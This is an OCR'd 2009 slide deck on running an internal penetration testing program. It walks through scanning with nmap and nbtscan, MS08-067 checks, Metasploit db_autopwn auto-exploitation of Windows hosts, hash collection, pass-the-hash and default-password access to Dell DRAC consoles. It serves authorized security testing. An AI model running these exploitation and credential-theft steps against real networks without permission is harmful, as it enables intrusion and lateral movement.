
Zen and the Art Of An Internal Penetration Testing Program




Paul Asadoorian
paul@pauldotcom.com
http://pauldotcom.com

v1.1
May-09

About

- Paul Asadoorian is the founder of PaulDotCom Enterprises
  - Penetration testing services
  - Weekly podcast (PaulDotCom Security Weekly)
  - Monthly webcast (Late-Breaking Computer Attack Vectors)



Agenda

- Why should we pen test?
- Internal penetration testing process
- Details on the phases of an internal penetration test

Agenda (2)

- Why should we exploit stuff?
  - What does breaking into a system prove?
- Why should we go deeper?
- What should the report look like?

Agenda (3)


- Phase I - Target identification
- Phase II – Detect OS & Services
- Phase III – Identify Vulnerabilities
- Phase IV – Exploitation
- Phase V – Post-Exploitation
- Phase VI - Reporting

Why Should We Perform Penetration Testing?

- Add realism to threats, develop and prioritize defenses
- Finds the “hidden” threats
- Determine risk to make informed decisions
  - RDP example
- Test defenses (Firewalls, IDS) and incident handling procedures
- TSA is also a good example

“It is nice to get an engagement that uses different methodologies and tactics than what we have had in the past so I can get a broader view of how our protections are working.”

Why Internal Penetration Testing?



Now What?

- You have attackers on the inside of the network, oh noes!
- Define your risks and prioritize defenses
- Determine your most valued assets
- What vulnerabilities most easily lead to your assets?
- Enter the internal penetration test...

Internal Penetration Testing Process

- Define the rules
- Determine the frequency
- Develop a workflow

Define Rules

- Email end users?
  - From who?
- Will you exploit systems?
- Crack passwords?
- Social engineer users?
  - Difficult internally
- Dumpster diving?

Get Permission!

Define Frequency


- Depends on available resources & skills
  - Skills can be acquired
- Two major schedules:
  - Daily/Weekly – ad-hoc requests, continual testing
  - Monthly/Quarterly/Yearly – specific departments or technologies

Daily/Weekly

- Define a process for ad-hoc requests
- Define specific goals, for example:
  - Alert me when new devices plug into the network
  - Find all TELNET services with weak passwords
  - Find rogue access points

Tiny Rogue AP

Asus WL-330gE



Monthly/Quarterly/Yearly

- Targets include:
  - Compliance: HIPPA, GLBA, PCI
  - Accounting, finance, HR, etc…
  - Server farms
  - Wireless
  - Web Applications

A nice supplement to external testing, check up on the remediation efforts!

Workflow

- Who will report go to?
- Who should be notified?
- Document responses
- In general:
  - Sysadmins get the technical details
  - Management gets the summary
- Also doesn't hurt to give sysadmins tools to scan their systems

Phases


- **Phase I - Target identification**
- Phase II – Detect OS & Services
- Phase III – Identify Vulnerabilities
- Phase IV – Exploitation
- Phase V – Post-Exploitation
- Phase VI - Reporting

Phase I – Target Identification

- Methods for testing live hosts:
  - Nmap Defaults
    - ICMP Ping – Commonly blocked
    - ACK Packet on port 80 – Makes firewalls go crazy
  - **Nmap** – Selective portscanning
  - **ARP** – Best, but must be on same subnet
  - **Nbtscan** – Excellent for finding Windows hosts, then auto-exploiting
  - **Manual selection –** "Insider" information

Nmap: Selective Portscanning

- Use the "`-F`" and "`--top-ports`" flags
- Common ports are well published
  - Fyodor scanned the Internet
  - http://insecure.org/presentations/BHDC08/



Scanning the Internet was fun, it made Nmap better, melted my ISP, and gave me a long list of ports that are most often found to be open. Use Nmap!

Nmap – ARP Scanning

- Typically most accurate, must be on same layer 2 network
- Bypasses host-based layer 3 firewalls (WinXP SP 2)
- Nessus then acts upon the live hosts

```
echo -e "gentargets.sh <IP> <NAME>\n"
IP=$1
NAME=$2
nmap -PA -oG targets.$NAME -sP -n $IP
cat targets.$NAME | awk '{print $2}' | grep -v Nmap > nessus_tgts.$NAME
```

nbtscan

Nbtscan - http://www.inetcat.net/software/nbtscan.html

IP address	NetBIOS Name	Server	User	MAC address
192.168.1.14	MEDIA	<server>	<unknown>	00-18-8b-0e-74-e6
192.168.1.61	SALLY	<server>	<unknown>	00-0c-6e-20-6b-4e
192.168.1.30	NAS-SERVER1	<server>	NAS-SERVER1	00-00-00-00-00-00
192.168.1.51	FREDW-834384B4	<server>	<unknown>	00-0c-29-35-f3-8d
192.168.1.52	WINDOWS2000	<server>	WINDOWS2000	00-0c-29-f7-55-ea
192.168.1.218	NT40-ACCTING	<server>	<unknown>	00-0d-60-5e-84-b4
192.168.1.246	DAN-WINDOWS-VM	<server>	<unknown>	00-0c-29-2b-83-f4

What would you attack first?

Shortcut to Exploitation

```
# nbtscan -l 192.168.1.1-254 | awk '{print "db_add_host " $1 "\n"
"db_add_port " $1 " 445 tcp"}'
db_add_host 192.168.1.14
db_add_port 192.168.1.14 445 tcp
db_add_host 192.168.1.61
db_add_port 192.168.1.61 445 tcp
db_add_host 192.168.1.246
db_add_port 192.168.1.246 445 tcp
```

Metasploit commands for db_autopwn

Enumerate Windows Hosts & Export Results

Shortcut to Exploitation (2)

```
msf> load db_sqlite3
msf> db_create targets
msf> db_add_host 192.168.1.14
msf> db_add_port 192.168.1.14 445 tcp
msf> db_autopwn –e -p
```

Loads plug-in & creates database

Auto-Exploit Each Host With Metasploit

Shortcut To Exploitation (3)

Modules View

Search All

- Agents
- Denial of Service
- Exploits
- Import-Export
  - Apply Imported Data
  - Attack and Penetration using importe
  - Deploy PatchLink agent
  - Export IMPACT Workspace to XML file
  - Export Windows Accounts hashes to
  - Import Emails from File
  - Import Hosts from File
  - Import IMPACT Workspace from XML
  - Import Output from GFI LANguard
  - Import Output from IBM Internet Sca
  - Import Output from nCircle
  - Import Output from Nessus
  - Import Output from Nmap
  - Import Output from PatchLink VMS
  - Import Output from QualysGuard
  - Import Output from Retina
  - Import Output from SAINT
  - Import Output from STAT Guardian

RPT View | Modules View

Visibility View | Generic View | Web View

localhost

Executed Modules

Name	Started
Import Output from Nmap	11/10/2008 1

Module Parameters

Name	Value
Import Output from N...	
NMAP FILE OR DIRE...	c:\Documents and Settings\Administrator\Desktop\targets1-tcp131559110808.xml
SEARCH IN SUBDIRS	NO
ADD CLOSED PORTS	NO
APPLY IMPORTED D...	YES
Advanced	

OK | Cancel

ncellation

ed after 1 minute(s) and 59

Module Output | Module Log | Module Parameters

Import Nmap / Nessus results, hosts from file…

Phases

- Phase I - Target identification
- **Phase II – Detect OS & Services**
- Phase III – Identify Vulnerabilities
- Phase IV – Exploitation
- Phase V – Post-Exploitation
- Phase VI - Reporting

Detect OS & Services

- Run Nmap against live hosts
  - Or just let vulnerability scanner & exploit framework figure it out
- Perform select tasks
  - “Find all New Hosts On The Network”

Run Nmap Against Live Hosts

- Pull live hosts from Nmap scan
- Run new Nmap command against the live hosts:
  - `nmap –T4 –sTUV –O –iL <hosts>`
- Can take forever, performance enhanced Nmap:
  - `nmap -T4 -PN -n` **`--max_rtt_timeout 200 --initial_rtt_timeout 150`** `-sSUV -O -oA hostsalive-tcp%T%D -iL hosts.alive`

Nmap Task: Find all new hosts and services

- Ndiff is a new utility included in development versions of Nmap
- It compares two scans:

```
ndiff rogueaps21.xml rogueaps22.xml
Wed Oct 22 21:43:46 2008 -> Wed Oct 22 21:43:46 2008
00:0C:29:F7:55:EA:
        Host is up, was unknown.
        Add mac address 00:0C:29:F7:55:EA.
        Add ipv4 address 192.168.1.52.
        21/tcp is open.
        80/tcp is open.
00:0F:66:29:DB:42:
        22/tcp is open.
```

Requires Nmap svn version!

Phases

- Phase I - Target identification
- Phase II – Detect OS & Services
- **Phase III – Identify Vulnerabilities**
- Phase IV – Exploitation
- Phase V – Post-Exploitation
- Phase VI - Reporting


Phase III – Identify Vulnerabilities

- Integrate your Nmap results into Nessus
- Use Nmap Scripting Engine (NSE) to find vulnerabilities

Integrate Nmap Into Nessus

- Download the Nmap NASL script:
  - http://www.nessus.org/documentation/nmap.nasl
  - Copy to your plug-ins directory
  - Restart Nessus
  - Applies host knowledge from grepable Nmap results

Integrate Nmap Into Nessus (2)



Important to disable other scanning methods to avoid duplication of effort!

NSE – The Vulnerability Hunter

- Several scripts are included by default that will:
  - **bruteTelnet.nse** – Brute force TELNET logins
  - **RealVNC_auth_bypass.nse** – Tests for VNC vulnerability
  - **SQLInject.nse** – Test your web apps!

```
nmap -sC -p1-65535 -T4 -oA myresults%T%D 192.168.1.0/24
```

Putting It All Together
MS08-067 Example

- **Step 1** – Identify all Windows hosts on the network listening on port 445
- **Step 2** – Determine if they are vulnerable
- **Step 3** – Exploit them to be certain

Putting It All Together MS08-067 Example (2)

- Nmap finds all hosts listening on port 445
- NSE checks for the vulnerability

```
nmap –p445 -PN -sS -oA windows.445 \
--script=smb-check-vulns.nse 10.190.11.0/24
```

Requires Nmap svn version!

Putting It All Together
MS08-067 Example (3)

- "Wicked Hack"

```
# grep -B 5 "smb-check-vulns" mysubnet.nmap | grep
"Interesting ports" | cut -d"(" -f2 | cut -d")" -f1
10.190.11.33
10.190.11.118
10.190.11.159
10.190.11.161
10.190.11.162
10.190.11.163
```

Import IP addresses into Core IMPACT or Metasploit!

Phases

- Phase I - Target identification
- Phase II – Detect OS & Services
- Phase III – Identify Vulnerabilities
- **Phase IV – Exploitation**
- Phase V – Post-Exploitation
- Phase VI - Reporting


Why should we exploit vulnerabilities internally?

- Reduce false positives
- Test the internal response procedures
- Improve the integrity of the report
  - *"My system isn't vulnerable"*
- *"I have Host-IPS/Anti-Virus, you can't hack me"*
- *"Users would never click a link…"*
- *"We have an IDS, we're safe"*

Why should we go deeper?

- Never know what you may find:
  - Sensitive information on a user's desktop? GASP! That's against the corporate policy!
  - What would happen if server1 gets hacked?
- Helps you complete the picture to determine how much effort and resources goes into defense

What should the report look like?



What should the report look like?

- After all your hard work, effort, hacking, cracking...
  - Heck, you could even write a few exploits along the way
- All someone is going to see is a report
  - I call it “Word Programming” to make myself feel better
- **Bottom line: actions will be taken solely based on your report, so make it count**

Exploitation

- Remote exploits
- Default username/password
  - Password brute force
- Client-side exploits
  - Yes you should run these internally
- If all else fails, MiTM
  - WPAD
  - Karmetasploit

Remote Exploits – From 1995 to today in 3 slides

- Remote exploits are a fun and easy way to pwn your way through the internal network
- People have learned to patch them and this takes much of the focus when people talk about "security"
  - Fortunately for us there are tons of other ways to be successful

Remote Exploits – All you need is one

- Typically there is at least one system that is vulnerable to a remote exploit on every network
  - Usually left behind by a vendor
  - Running software someone forgot about
  - Is a “lab” system
  - Fell out of patch cycle for a myriad of reasons

You need to Pwn and pillage

- Collect all the local hashes
- Use “incognito” to escalate privileges
- Review all local files and file shares
- All your activity should support gain information to pwn more systems and access more information quickly
- System hashes have proven most useful..

Pass Me The Hash Man

- Metasploit and Core IMPACT can both use the pass-the-hash technique
- Typically system builds will share a local Administrator account
  - Nothing drives this point home like pwning an entire subnet of desktops
- Deploy agents
  - Lots of agents

Default Username/Password

- DRAC = Dell Remote Access Controller
  - AKA DRAC-In-A-Box
- Web GUI attached to embedded system inside server
- Controls power, console access, alerts on failure (SNMP)
- Even creepier than that picture…

Dell Remote Access Controller 5 - Windows Internet Explorer

https://[redacted]/cgi-bin/webcgi/main

Certificate Error

Live Search

File Edit View Favorites Tools Help

Dell Remote Access Controller 5

Page Tools

Dell Remote Access Controller 5

Support | Help | About | Log Out

PowerEdge 2970
root, Admin

DELL

Properties | Power Management | Logs | Alert Management | Console | Media

Summary

- System
  - Remote Access
  - Batteries
  - Fans
  - Intrusion
  - Hardware Performance
  - Power Monitoring
  - Power Supplies
  - Temperatures
  - Voltages

System Summary

Print Refresh

Click on the component name for faster access.

Main System Chassis • Remote Access Controller • Baseboard Management Controller

Main System Chassis

System Information

Description	PowerEdge 2970
BIOS Version	3.0.2
Service Tag	[redacted]
Host Name	
Operating System Name	

Auto Recovery

Local intranet 100%

Console = Root


```
